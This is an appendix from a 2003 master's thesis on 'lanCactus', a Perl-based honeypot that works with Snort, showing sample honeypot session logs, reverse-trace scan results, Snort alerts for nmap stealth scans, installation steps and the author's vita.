
Honeypot logs and snort Alerts

The split views shown above contain the honeypot logs and snort alerts.



Packet Logs

Packet logs option in the view menu opens in a separate window. This contains the complete packet with all the headers and data.



```

D:\thesis\lanCactus\lanCactus\appLogs.log

Starting ./lanCactus.pl process ID 4657...
/root/lanCactus/snort/snort -bdp -D -c /root/lanCactus/snort/snort.conf -l /root/lanCactus/snort/log/
HTTP:Listening on :80 ServerType=APACHE Interaction Level = 2 Allowed Connections = 0
FTP:Listening on :21 ServerType=VSFTPD Interaction Level = 2 Allowed Connections = 0
POP3:Listening on :110 ServerType=QPOP Interaction Level = 1 Allowed Connections = 10
Process ID : 4667
SSH:Listening on :22 ServerType=SSH Interaction Level = 1 Allowed Connections = 10
TELNET:Listening on :23 ServerType=TELNET Interaction Level = 0 Allowed Connections =
INSERT INTO honeypots VALUES ( '147.26.101.175',VSFTPD:2,'SatJul1216:49:592003','147.26.100.201:33432','USER ftp ,PASS ftp ,SYST
,QUIT ' '147.26.100.201 (zeus.swt.edu) : 21-open-tcp-ftp---, 22-open-tcp-ssh---, 79-open-tcp-finger---, 111-open-tcp-sunrpc--- :')
INSERT INTO honeypots VALUES ( '147.26.101.175',APACHE:2,'SatJul1217:07:232003','147.26.101.174:1555','GET /docs HTTP/1.1
:forbidden.htm', 147.26.101.174 (nueces27201.cs.swt.edu) : 135-open-tcp-loc-srv---, 139-open-tcp-netbios-ssn---, 443-open-tcp-https---,
445-open-tcp-microsoft-ds---, 1025-open-tcp-NFS-or-IIS---, 1029-open-tcp-ms-lsa---, 3306-open-tcp-mysql---, 5000-open-tcp-UPnP--- :')
INSERT INTO honeypots VALUES ( '147.26.101.175',APACHE:2,'SatJul1218:09:102003','147.26.101.174:1901','GET / HTTP/1.1
:index.htm', 147.26.101.174 (nueces27201.cs.swt.edu) : 135-open-tcp-loc-srv---, 139-open-tcp-netbios-ssn---, 443-open-tcp-https---,
445-open-tcp-microsoft-ds---, 1025-open-tcp-NFS-or-IIS---, 1029-open-tcp-ms-lsa---, 3306-open-tcp-mysql---, 5000-open-tcp-UPnP--- :')
INSERT INTO honeypots VALUES ( '147.26.101.175',APACHE:2,'SatJul1218:09:102003','147.26.101.174:1902','GET /icons/apache_pb.gif
HTTP/1.1
:forbidden.htm', 147.26.101.174 (nueces27201.cs.swt.edu) : 135-open-tcp-loc-srv---, 139-open-tcp-netbios-ssn---, 443-open-tcp-https---,
445-open-tcp-microsoft-ds---, 1025-open-tcp-NFS-or-IIS---, 1029-open-tcp-ms-lsa---, 3306-open-tcp-mysql---, 5000-open-tcp-UPnP--- :')
INSERT INTO honeypots VALUES ( '147.26.101.175',APACHE:2,'SatJul1218:09:132003','147.26.101.174:1903','GET /icons/powered_by.gif
HTTP/1.1
:forbidden.htm', 147.26.101.174 (nueces27201.cs.swt.edu) : 135-open-tcp-loc-srv---, 139-open-tcp-netbios-ssn---, 443-open-tcp-https---,
445-open-tcp-microsoft-ds---, 1025-open-tcp-NFS-or-IIS---, 1029-open-tcp-ms-lsa---, 3306-open-tcp-mysql---, 5000-open-tcp-UPnP--- :')
INSERT INTO honeypots VALUES ( '147.26.101.175',APACHE:2,'SatJul1218:09:432003','147.26.176.218:2776','GET / HTTP/1.1
:index.htm', 147.26.176.218 (minint-aky7os) : 135-open-tcp-loc-srv---, 139-open-tcp-netbios-ssn---, 445-open-tcp-microsoft-ds---,
1025-open-tcp-NFS-or-IIS---, 5000-open-tcp-UPnP---, 6699-open-tcp-napster--- :')
INSERT INTO honeypots VALUES ( '147.26.101.175',APACHE:2,'SatJul1218:09:432003','147.26.176.218:2777','GET /icons/apache_pb.gif
HTTP/1.1
:forbidden.htm', 147.26.176.218 (minint-04zq7z) : 135-open-tcp-loc-srv---, 139-open-tcp-netbios-ssn---, 445-open-tcp-microsoft-ds---,
1025-open-tcp-NFS-or-IIS---, 5000-open-tcp-UPnP---, 6699-open-tcp-napster--- :')
INSERT INTO honeypots VALUES ( '147.26.101.175',APACHE:2,'SatJul1218:09:462003','147.26.176.218:2778','GET /icons/powered_by.gif
HTTP/1.1

```

Applications Logs

This contains the application logs, startup messages and errors.

D.2. Source Code

The source code can be downloaded at the following url.

<http://www.cs.swt.edu/~sriram/thesis>

D.3. Sample Logs and Alerts

Honeypot logs

The server interaction column shows what service the tool was faking and the number 2 indicates the interaction level. Higher the number greater is the interaction. The next 2 columns show time , the attacker's IP address, port. The SESSION column indicates the session that attacker carries out with the honeypot service. In case of HTTP this column contains what the attacker requested and what the reply from the service for that request. In case of FTP ,SSH, TELNET and POP3 it stores the complete session command that took place. The final column TRACE is the reverse tracing that happened. The results in the trace column depend upon various settings for the trace like timeout, type of scanning used. The tracing also tries to detect the type of operating system that the attacker used using nmap's OS fingerprinting.

[HONEYPOTS - LOGS]

[HTTP LOGS]

SERVER:INTERACTION	TIME	IP:PORT	SESSION	TRACE
=====				
APACHE:2	SatJul1217:07:232003	147.26.101.174:1555	GET /docs	
HTTP/1.1				
:forbidden.htm= 147.26.101.174 (nueces27201.cs.swt.edu) : 135-open-tcp--loc-srv---, 139-open-tcp--netbios-ssn---, 443-open-tcp--https---, 445-open-tcp--microsoft-ds---, 1025-open-tcp--NFS-or-IIS---, 1029-open-tcp--ms-lsa---, 3306-open-tcp--mysql---, 5000-open-tcp--UPnP--- :				
=====				
APACHE:2	SatJul1218:09:102003	147.26.101.174:1901	GET /	
HTTP/1.1				
:index.htm= 147.26.101.174 (nueces27201.cs.swt.edu) : 135-open-tcp--loc-srv---, 139-open-tcp--netbios-ssn---, 443-open-tcp--https---, 445-open-tcp--microsoft-ds---, 1025-open-tcp--NFS-or-IIS---, 1029-open-tcp--ms-lsa---, 3306-open-tcp--mysql---, 5000-open-tcp--UPnP--- :				
=====				
APACHE:2	SunJul1306:51:112003	68.15.160.148:3884	SEARCH /	
HTTP/1.1 : Windows XP Professional RC1+ through final release				

[FTP LOGS]

SERVER:INTERACTION	TIME	IP:PORT	FTPSESSION	COMMANDS	TRACE
=====					
VSFTPD:2	SatJul1216:49:592003	147.26.100.201:33432	USER ftp		
,PASS ftp ,SYST ,QUIT					
		147.26.100.201 (zeus.swt.edu)	:Unknown		

[TELNET LOGS]

SERVER:INTERACTION	TIME	IP:PORT	FTPSESSION	COMMANDS	TRACE
=====					
TELNET:0	ThuJul323:01:052003	127.0.0.1:48884		Nosession	
127.0.0.1 (localhost.localdomain) : Linux Kernel 2.4.0 - 2.5.20 Gentoo 1.2 linux (Kernel 2.4.19-gentoo-rc5) Linux 2.5.25 or Gentoo 1.2 Linux 2.4.19 rc1-rc7)					
TELNET:0	ThuJul323:01:122003	127.0.0.1:49555		Nosession	
127.0.0.1 (localhost.localdomain) :					
TELNET:0	ThuJul323:01:392003	127.0.0.1:52086		Nosession	
127.0.0.1 (localhost.localdomain) :					

Snort Alerts**[SNORT ALERTS]**

```
[**] [111:10:1] spp_stream4: STEALTH ACTIVITY (nmap XMAS scan)
detection [**] 07/13-06:51:08.155823 147.26.101.175:57486 ->
68.15.160.148:1 TCP TTL:59 TOS:0x0 ID:5630 IpLen:20 DgmLen:60 **U*P**F
Seq: 0x269C7077 Ack: 0x0 Win: 0x1000 TcpLen: 40 UrgPtr: 0x0 TCP
Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL

[**] [111:12:1] spp_stream4: NMAP FINGERPRINT (stateful) detection [**]
07/14-13:59:46.466192 147.26.101.175:61241 -> 142.166.2.14:25 TCP
TTL:51 TOS:0x0 ID:55976 IpLen:20 DgmLen:60
***A*** Seq: 0x9C0C1706 Ack: 0x0 Win: 0x1000 TcpLen: 40
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL

[**] [111:10:1] spp_stream4: STEALTH ACTIVITY (nmap XMAS scan)
detection [**] 07/14-13:59:46.466262 147.26.101.175:61244 ->
142.166.2.14:1 TCP TTL:51 TOS:0x0 ID:6170 IpLen:20 DgmLen:60 **U*P**F
Seq: 0x9C0C1706 Ack: 0x0 Win: 0x1000 TcpLen: 40 UrgPtr: 0x0 TCP
Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL

[**] [111:9:1] spp_stream4: STEALTH ACTIVITY (NULL scan) detection [**]
07/14-13:59:48.055739 147.26.101.175:61239 -> 142.166.2.14:25 TCP
TTL:51 TOS:0x0 ID:28805 IpLen:20 DgmLen:60
***** Seq: 0x9C0C1706 Ack: 0x0 Win: 0x1000 TcpLen: 40
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL

[**] [111:10:1] spp_stream4: STEALTH ACTIVITY (nmap XMAS scan)
detection [**] 07/14-13:59:48.055853 147.26.101.175:61244 ->
142.166.2.14:1 TCP TTL:51 TOS:0x0 ID:64990 IpLen:20 DgmLen:60 **U*P**F
Seq: 0x9C0C1706 Ack: 0x0 Win: 0x1000 TcpLen: 40 UrgPtr: 0x0 TCP
Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL
```

D.4. Users Manual

System Requirements:

Platform: Redhat Linux (The package should work on any system supporting Perl and QT(For graphical frontend).

Software: Perl 5.8.0
Perl Libraries Perl-DBI, Perl-DBD ,Tie::File).
QT 3.0 , C++ Libraries.
Mysql database for database logging.

External Dependencies: Snort

How to Install

- Download the package and untar it (tar -zcvf lanCactus.tar.gz).
- Edit lanCactus.conf and honeypots/honeypots.conf as per your requirements and settings.
- Set the environment variable LANCACTUSROOT to point to the directory in which you untarred the package.
- Run lanCactusMain.pl

Graphical Frontend

- You will require Qt 3.0(www.trolltech.com) to be installed. A default Redhat Linux(8.0 and above) installation has QT support.
- Cd to the gui folder in the package
- Type qmake lanCactusGui.pro

- Type make. This should compile ok if QT is installed.
- Run IanCactusGui

Refer to www.cs.swt.edu/~sriram/thesis for FAQ and updates.

VITA

Sriram Rajan was born in Bombay, India, on June 20, 1978, the son of Rajan Subramanian and Santha Subramanian. After finishing his high school from Bombay, India, in 1995 he received his Bachelor's degree in Electronics Engineering from Ramrao Adik Institute of Technology (University of Bombay), New Bombay, India. He then completed his Master's in Computer Science from Southwest Texas State University, San Marcos, Texas.

Permanent Address: 1818 Ranch Road 12, #212, San Marcos, Texas – 78666, USA

This thesis was typed by Sriram Rajan.

